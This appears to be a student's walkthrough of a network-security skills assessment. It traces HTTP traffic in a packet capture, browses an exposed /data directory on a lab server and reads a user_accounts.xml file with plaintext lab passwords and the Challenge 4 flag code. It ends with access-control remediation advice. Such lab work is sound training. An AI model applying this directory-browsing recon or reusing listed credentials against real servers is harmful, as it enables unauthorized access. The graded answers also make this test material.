
Analyze the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code

What is the IP address of the target computer? - filter by http – and check length – destination IP address – 10.5.5.11



```
http
No.   Time           Source      Destination   Protocol   Length  Info
   4  0.000071795    10.5.5.1    10.5.5.11     HTTP          159  GET /database-offline.php
```

What directories on the target are revealed in the PCAP? see directory in the screenshot




```
Length Info
   159 GET /database-offline.php
  3794 HTTP/1.1 200 OK  (text/htm
   163 GET /styles/global-styles.
  5101 HTTP/1.1 200 OK  (text/css
   144 GET /test/ HTTP/1.1
  1171 HTTP/1.1 200 OK  (text/htm
   143 GET /data HTTP/1.1
   572 HTTP/1.1 301 Moved Permane
   175 GET /webservices/rest/ws-u
  3736 HTTP/1.1 200 OK  (text/htm
   147 GET /includes HTTP/1.1
```

Step 2: Use a web browser to display the contents of the directories on the target computer.


Use a web browser to investigate the URLs listed in the Wireshark output. Find the file with the code for Challenge 4.

What is the URL of the file? - http://10.5.5.11/data



```
ol  Length Info
        74 57902 → 80 [SYN] Seq=0 Win=6424
        74 80 → 57902 [SYN, ACK] Seq=0 Ack
        66 57902 → 80 [ACK] Seq=1 Ack=1 Wi
       143 GET /data HTTP/1.1
        66 80 → 57902 [ACK] Seq=1 Ack=78 W
       572 HTTP/1.1 301 Moved Permanently
        66 57902 → 80 [ACK] Seq=78 Ack=507
        66 57902 → 80 [FIN, ACK] Seq=78 Ac
        66 80 → 57902 [FIN, ACK] Seq=507 A
        66 57902 → 80 [ACK] Seq=79 Ack=508
```

Right click -follow –TCP Stream




Wireshark · Follow TCP Stream (tcp.stream eq 3) · SA.pcap

```
GET /data HTTP/1.1
Host: 10.5.5.11
User-Agent: curl/7.88.1
Accept: */*

HTTP/1.1 301 Moved Permanently
Date: Mon, 14 Aug 2023 09:42:23 GMT
Server: Apache/2.4.7 (Ubuntu)
Location: http://10.5.5.11/data/
Content-Length: 304
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://10.5.5.11/data/">here</a>.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80</address>
</body></html>
```

Copy this url http://10.5.5.11/data

Open the browser and paste

Click on user_account.xml




Index of /data

Name	Last modified	Size	Description
Parent Directory		-	
user_accounts.xml	2012-05-14 00:00	5.5K	


Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80

What is the content of the file? Employees data



```
-<Employees>
  -<Employee ID="0">
      <UserName>Flag</UserName>
      <Password>Here is the Code for Challenge 4!</Password>
      <Signature>21z-1478K</Signature>
      <Type>Flag</Type>
   </Employee>
  -<Employee ID="1">
      <UserName>admin</UserName>
      <Password>adminpass</Password>
      <Signature>g0t r00t?</Signature>
      <Type>Admin</Type>
   </Employee>
  -<Employee ID="2">
      <UserName>adrian</UserName>
      <Password>somepassword</Password>
      <Signature>Zombie Films Rock!</Signature>
      <Type>Admin</Type>
   </Employee>
  -<Employee ID="3">
      <UserName>john</UserName>
      <Password>monkey</Password>
      <Signature>I like the smell of confunk</Signature>
      <Type>Admin</Type>
   </Employee>
  -<Employee ID="4">
      <UserName>jeremy</UserName>
      <Password>password</Password>
      <Signature>d1373 1337 speak</Signature>
      <Type>Admin</Type>
   </Employee>
  -<Employee ID="5">
      <UserName>bryce</UserName>
      <Password>password</Password>
      <Signature>I Love SANS</Signature>
      <Type>Admin</Type>
```

What message is contained in the record for Employee ID 0? Enter the code associated with the user. - 21z-1478K



```
-<Employees>
  -<Employee ID="0">
      <UserName>Flag</UserName>
      <Password>Here is the Code for Challenge 4!</Password>
      <Signature>21z-1478K</Signature>
      <Type>Flag</Type>
   </Employee>
  -<Employee ID="1">
      <UserName>admin</UserName>
      <Password>adminpass</Password>
      <Signature>g0t r00t?</Signature>
      <Type>Admin</Type>
   </Employee>
  -<Employee ID="2">
      <UserName>adrian</UserName>
      <Password>somepassword</Password>
      <Signature>Zombie Films Rock!</Signature>
      <Type>Admin</Type>
   </Employee>
  -<Employee ID="3">
      <UserName>john</UserName>
      <Password>monkey</Password>
      <Signature>I like the smell of confunk</Signature>
      <Type>Admin</Type>
   </Employee>
  -<Employee ID="4">
      <UserName>jeremy</UserName>
      <Password>password</Password>
      <Signature>d1373 1337 speak</Signature>
      <Type>Admin</Type>
   </Employee>
  -<Employee ID="5">
      <UserName>bryce</UserName>
      <Password>password</Password>
      <Signature>I Love SANS</Signature>
      <Type>Admin</Type>
```

Step 3: Research and propose remediation that would prevent file content from being transmitted in clear text.

Further examine the capture file. The contents of the files are transmitted in clear text and can be viewed in Wireshark.

What are two remediation methods that can prevent unauthorized persons from viewing the content of the files?

Implement Access control list

Define user permission for files and directories and ensure only authorised users can access sensitive information

Congratulations! You have completed the skills assessment.